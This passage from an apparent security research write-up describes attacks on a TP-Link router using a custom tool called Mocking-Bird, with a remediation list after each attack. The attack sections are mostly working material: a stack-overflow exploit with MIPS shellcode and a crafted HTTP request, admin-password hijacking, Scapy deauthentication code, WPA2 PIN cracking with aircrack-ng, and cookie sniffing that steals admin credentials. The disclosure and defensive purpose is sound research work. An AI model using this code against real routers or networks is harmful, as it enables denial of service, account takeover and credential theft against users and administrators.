To get the file extension, the program will start at the end of the filepath and go backwards until it sees a `.` character. From there, it will go forward until it sees the null terminator, uppercasing every character, and writing it to a buffer of size 12. However, this assumes that the filepath we give actually has a `.` character. If not, it will keep going back until it goes beyond the filepath to the headers which are stored in the stack before the filepath, ultimately stopping at the `.` in the Referrer header, which contains the IP of the router. Now, it will write all the header contents to this buffer. To abuse this vulnerability, we can place a malicious payload in a cookie header right after the referrer header. When returning from the vulnerable function the program will return to a random, invalid return address and crash. This is implemented as follows: (Note that the

shellcode was left in as a PoC for how it could be used to gain a shell if ASLR is not configured, or as a placeholder if there is a read primitive found in the future to bypass ASLR.)

```
nop = asm("addiu $a0, $a0, 0x4141")
ra_addr = 0x7CFFFA90
avoid = b"\x00\x0a\x0d" + string.ascii_lowercase.encode()

read_shell = asm(shellcraft.findpeer(io.lport))
read_shell += asm(shellcraft.read("$s0", ra_addr, 0x200))
read_shell += asm(f"""
    lui $t9, {ra_addr >> 16}
    ori $t9, $t9, {ra_addr & 0xFFFF}
    jalr $t9
    addiu $a0, $a0, 0x4141
""")

payload = b"F" * 16
payload += p32(ra_addr)
payload += nop * 100
payload += read_shell
...
request = b"GET /loginFs/abcd HTTP/1.1\r\n" # the filepath can be anything in the /loginFs
endpoint, as long as it doesnt't have a . character
request += f"Host: {target_url}\r\n".encode()
request += f"Referer: http://{target_url}/\r\n".encode() # The target URL is an IP
request += b"Cookie: " + payload + b"\r\n"
request += b"Upgrade-Insecure-Requests: 1\r\n"
request += b"\r\n"
```

Using Mocking-Bird makes this trivial to perform:

```
================================================================================
Select attack (0 to cancel): 5
[SELECTED] Denial of Service (DoS) against CMH_FREAKY_NET
[!] Enter IP of the TP-Link Router:192.168.0.1
[+] Opening connection to 192.168.0.1 on port 80: Done
[+] The Admin Portal has been successfully taken down!
```

Figure 13: Mocking-Bird: Admin Portal DoS

Navigating back to the admin console website again gives us the following “Unable to connect” error message, since the program crashed:




Figure 14: Admin Portal Down

Remediations

1. While efforts have been put in place to increase the difficulty of performing arbitrary code execution from this known exploit via ASLR, the primary issue is the arbitrary write into a buffer of size 12. To fix, they can just get the minimum of the file extension length and 12 as the upper bound of the for loop.

Attack 6: Change Admin Password

Technique

Unauthorized Modification

Explanation

Given knowing the current password (See Attack #3) we can change the password to any new password that we want. This can be used by an attacker to lock the true admin out of authenticating or any other reason they may have to change the password. This attack requires the attacker to be actively authenticated and have knowledge of the current password. TP-Link attempts to further secure the admin portal and passwords through two very weak security configurations. First the password database stores hashes of the password which is good practice, but using MD5 which as discussed is a known insecure hashing function with known collisions and fast compute time for easy hash cracking. For each session the user is assigned a unique 16 digit session ID which is placed in the URL. This is entirely pointless as any attacker on the network can see the URL path as it is send over HTTP with no option to enable HTTPS and therefore get the sessionID directly from the previous URLs. To get this exploit working we first get the session ID, then ask the user for the old password, and then the new password. The rest is done automatically.

```
#Automatically get session ID
if response.status_code == 200 and "httpAutErrorArray" not in response.text:
  match = re.search(r"/([A-Z0-9]{16})/userRpm", response.text)

#MD5 Hash New password
def encode_password(password: str) -> str:
    password_md5 = hashlib.md5(password.encode("utf-8")).hexdigest()
    b64_bytes = base64.b64encode(password_md5.encode("utf-8"))
    hash_string = b64_bytes.decode("utf-8")
```

```
================================================================================
Select attack (0 to cancel): 6
[SELECTED] Change Admin Password against CMH_FREAKY_NET
[!] Enter URL (IP) for the Admin console:192.168.0.1
[!] Enter the Admin password (Current):admin
[!] Enter the new password:monkey
[*] Changing Admin password to monkey on TP-Link router
[+] Password changed successfully!
```

Figure 15: Password Changed via Mocking-Bird

Remediations

1. HTTPS should be configurable to prevent sending sensitive information over cleartext such as session IDs and passwords.
2. Use a stronger hashing function such as SHA-256 or SHA-512 over MD5 for password hashing.

Attack 7: De-Authentication Attack

Technique

Denial of Service

Explanation

De-authentication requests are a very common WiFi attack that allows for an attacker to send deauth frames to another or all other devices on the network to force them to terminate their active network connection. In order to perform this attack we first use NMAP↗ to scan for local devices on the network. Once we identify a target we can perform an arp request to get the MAC address of the device.

```
================================================================================
Select attack (0 to cancel): 7
[SELECTED] De-Auth Client against CMH_FREAKYNET
[!] Do you want to deauth a specific target [y/N] (Default is deauth all): y
  0. ? (192.168.0.100) at 5c:b4:7e:f4:27:d4 [ether] on wlan0
  1. ? (10.100.0.1) at bc:24:11:55:e6:fa [ether] on eth0
  2. ? (10.100.62.223) at 0c:80:63:f3:7e:51 [ether] on eth0
  3. ? (192.168.0.1) at 0c:80:63:f3:7e:50 [ether] on wlan0
  4. ? (192.168.0.102) at a0:af:bd:65:16:16 [ether] on wlan0

[!] List the clients you want removed (comma-separated):
```

Figure 16: List of Targets to Deauth

Once we have the MAC we can send multiple class 3 frame from nonassociated STA packets to try to convince the client it attempted to send data before association with the access point to force a disconnection. This will then force the other device to disconnect from the network in a Denial of Service attack. Scapy is used to help craft the packets for deauthentication:

```python
def send_deauth(bssid: str, client_list:list, channel: int)-> None:
    i_face = get_iface()
    subprocess.run(['iwconfig', i_face, 'channel', str(channel)])

    for client in client_list:
        print(f"Sending 65 deauth requests to {client} with bssid: {bssid}")
        dot11 = Dot11(addr1=client, addr2=bssid,addr3=bssid)
        packet = RadioTap()/dot11/Dot11Deauth(reason=7)
        sendp(packet, inter=0.1, count=65, iface=i_face, verbose=1)
```

```
[!] List the clients you want removed (comma-separated): 4
[!] Setting up network interface to allow for WiFi attacks...
Sending 65 deauth requests to a0:af:bd:65:16:16 with bssid: 0c:80:63:f3:7e:50
.................................................................
Sent 65 packets.
[!] Reverting back network interface changes...
```

Figure 17: Sending Deauth packets to client

And as we can see the client has been successfully removed from the network as seen with a basic ping scan:




Figure 18: Unable to reach out to client

Attached is a video of the victim's perspective as they get de-authenticated from the network. There is no clear sign that a malicious action occurred as the WiFi connections simply drops without any notification, tricking a user into believing the connection simply just got dropped and will reconnect, enabling the next attach we will talk about. Victim's Persective Of Attack ↗

Remediations

1. Host-based firewalls will block de-authentication frames from being excepted in-bound and accepted from other non-router devices. This attack mainly works on mobile devices and Linux machines that do not come with built-in host firewalls.
2. Extend functionality to support WPA3 that helps address deauthentication attacks from succeeding on the local WiFi network.

Attack 8: 4-Way Handshake Pin Cracking

Technique

Password Cracking

Explanation

When authenticating to a WiFi network a device and the router goes through a 4-way handshake to establish authentication of the device via the SSID pin. This ensures that the SSID pin is not send over cleartext when connecting to the network. The process consists of 4 EAPOL-Key messages (2 going each way AP→Client, Client→AP). After deauthenticating a device (See Attack #7) we can listen over the network for a 4-way handshake to occur for the device to re-authenticate to the network. We can store the traffic we saw in a `pcap` file and if we see 4 EAPOL messages it is safe to assume we captured a authentication handshake. Now our attack can be performed entirely offline as in WPA2 the SSID password is hashed using Password-Based Key Derivation Function 2 (PBKDF2) with the SSID as the salt of the hash. We simply create a file that includes all valid 8 digit pins and crack the hash.

```
with open(filename, 'w') as f:
  for i in range(100000000):
      f.write(f"{i:08d}\n")
cmd = ['aircrack-ng', '-w', wordlist, pcap_file]
try:
  process = subprocess.Popen(cmd,stdout=subprocess.PIPE,stderr=subprocess.STDOUT,text=True)
```

This is a different method to achieve the same end goal as Attack #1. However, while the previous attack would take multiple years on average in order to get the valid SSID password, the password can be cracked in a matter of hours on a single machine.

```
================================================================================
Select attack (0 to cancel): 8
[SELECTED] Crack 4-Way Handshake against CMH_FREAKYNET
  0. ? (192.168.0.100) at a0:af:bd:65:16:16 [ether] on wlan0
  1. ? (10.100.0.1) at bc:24:11:55:e6:fa [ether] on eth0
  2. ? (10.100.62.223) at 0c:80:63:f3:7e:51 [ether] on eth0
  3. ? (192.168.0.1) at 0c:80:63:f3:7e:50 [ether] on wlan0

[!] List the clients you want removed (comma-separated): 0

============================================================
Starting Handshake Attack on CMH_FREAKYNET
============================================================

[!] Setting up network interface to allow for WiFi attacks...
Sending 65 deauth requests to a0:af:bd:65:16:16 with bssid: 0c:80:63:f3:7e:50
.................................................................
Sent 65 packets.
[*] Giving client time to reconnect...
[+] Handshake captured successfully!
[+] Saved to: ./handshake/handshake-CMH_FREAKYNET-0c8063f37e50-01.cap

[*] Attempting to crack the SSID Pin now, this might take a while...
[*] Using wordlist: TP-Link-Pins.txt
[!] Reverting back network interface changes...
[+] PASSWORD FOUND: 52445729!
```

Figure 19: PIN Offline Cracking

Remediations

1. As this attack requires on first de-authentication a device, the same remediations as Attack #8 apply here. However an attacker can simply sniif traffic for a new request and obtain that hash.
2. Use strong passwords that can not reasonable be cracked offline.

Attack 9: HTTP Credential Stealer

Technique

Credential Stealer

Explanation

The web administration page of the router uses HTTP and not HTTPS. This means that if an attacker is within the range of the WiFi network, they can sniff WiFi packets and capture HTTP requests by the administrator. An attacker could use this to capture the administrator's first authentication request, however this will take extra effort and patience on the attacker's part, as they have to predict when the administrator logs into the console with their password. A much more feasible method involves utilizing Attack 2: Check Admin Status, as once an attacker determines that the administrator is using the portal, they can capture the administrator's HTTP requests and get their cookie. They are much more likely to capture requests by the administrator once they are logged in because they will likely be actively sending network traffic to the web panel. Since the web server utilizes HTTP basic auth in the backend, every request by the administrator contains a cookie with their password hashed using MD5. An attacker can extract this hash and run an offline dictionary brute force attack to find the administrator's password. Alternatively, the attacker can simply login with the already known authorization cookie, bypassing any form of authentication.

We can implement this trivially by sniffing network traffic after placing enabling promiscuous mode and looking for any cookie starting with "Authorization":

```
if cookie.startswith("Authorization"):
  auth_encoded_string = cookie.removeprefix("Authorization=Basic").strip()
  creds_string = base64.b64decode(auth_encoded_string).decode("UTF-8")
  _, hash = creds_string.split(":")
  print(f"Found Hash from source IP: {packet['ip'].src}")
  print(f"MD5 Hash: {hash}")
```

If the logged in administrator makes any network requests while Mocking-Bird is in listener mode, we will get the admin and password hash which we can then either crack offline to retrieve the cleartext password or simply forge our own cookie to authenticate directly to the router.




Figure 20: Admin Credentials Sniffed over Network

Remediations

1. Allow for administrators to configure HTTPS to ensure TLS in in place to ensure secrets including passwords and cookies are encrypted in transit.

Attack 10: Lightshow

Technique
Physical

Explanation

If an attacker has compromised the admin password and can authenticate to the admin console, they can modify the physical properties of the router. As the router has a blue light that is illuminated, which can be turned on or off directly from the admin console, the attacker can send requests to turn this light on or off in rapid succession to cause a lightshow on the router.

Note that there exists no true security concerns with this attack.

Once we authenticate by simply setting the valid HTTP Basic-Auth cookie and retrieving the correct session ID, we can repeatedly send requests with either the `Enfilter/Disfilter` set to turn the light physically on or off. We can simply repeat this set of requests on the LedCtrlRpm endpoint for as long as we want to cause the light to repeatedly turn on or off:

```
session_cookie = {"Authorization": token}
    round = 0
    while keep_running:
        if round % 2 == 0:
            change_filter = "Disfilter"
            ref_filter = "Enfilter"
            print(f"[-] Turning off")
        else:
            change_filter = "Enfilter"
            ref_filter = "Disfilter"
            print(f"[+] Turning on")
        referer = f"{target_url}{session_id}/userRpm/LedCtrlRpm.htm?{change_filter}=1"
        headers = {
            "Referer": referer,
        }
        try:
            response = requests.get(target_url+ session_id+ "/userRpm/LedCtrlRpm.htm?"+
ref_filter+ "=1",cookies=session_cookie,headers=headers,)
```

This attack is best observed live in person.

Remediations

1. Rate limit the change light interface is this is deemed to be a real issue.